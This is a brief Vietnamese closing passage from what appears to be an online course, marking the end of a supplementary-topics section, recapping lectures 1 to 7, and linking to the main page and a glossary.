Kết thúc Cụm 7 (Topics Bổ sung). Bạn đã có toàn bộ kiến thức: lý thuyết (Lec 1-5) + tư vấn (Lec 6) + công cụ + framework + process (Lec 7). Quay về [trang chính](#) hoặc tra cứu [Glossary](#).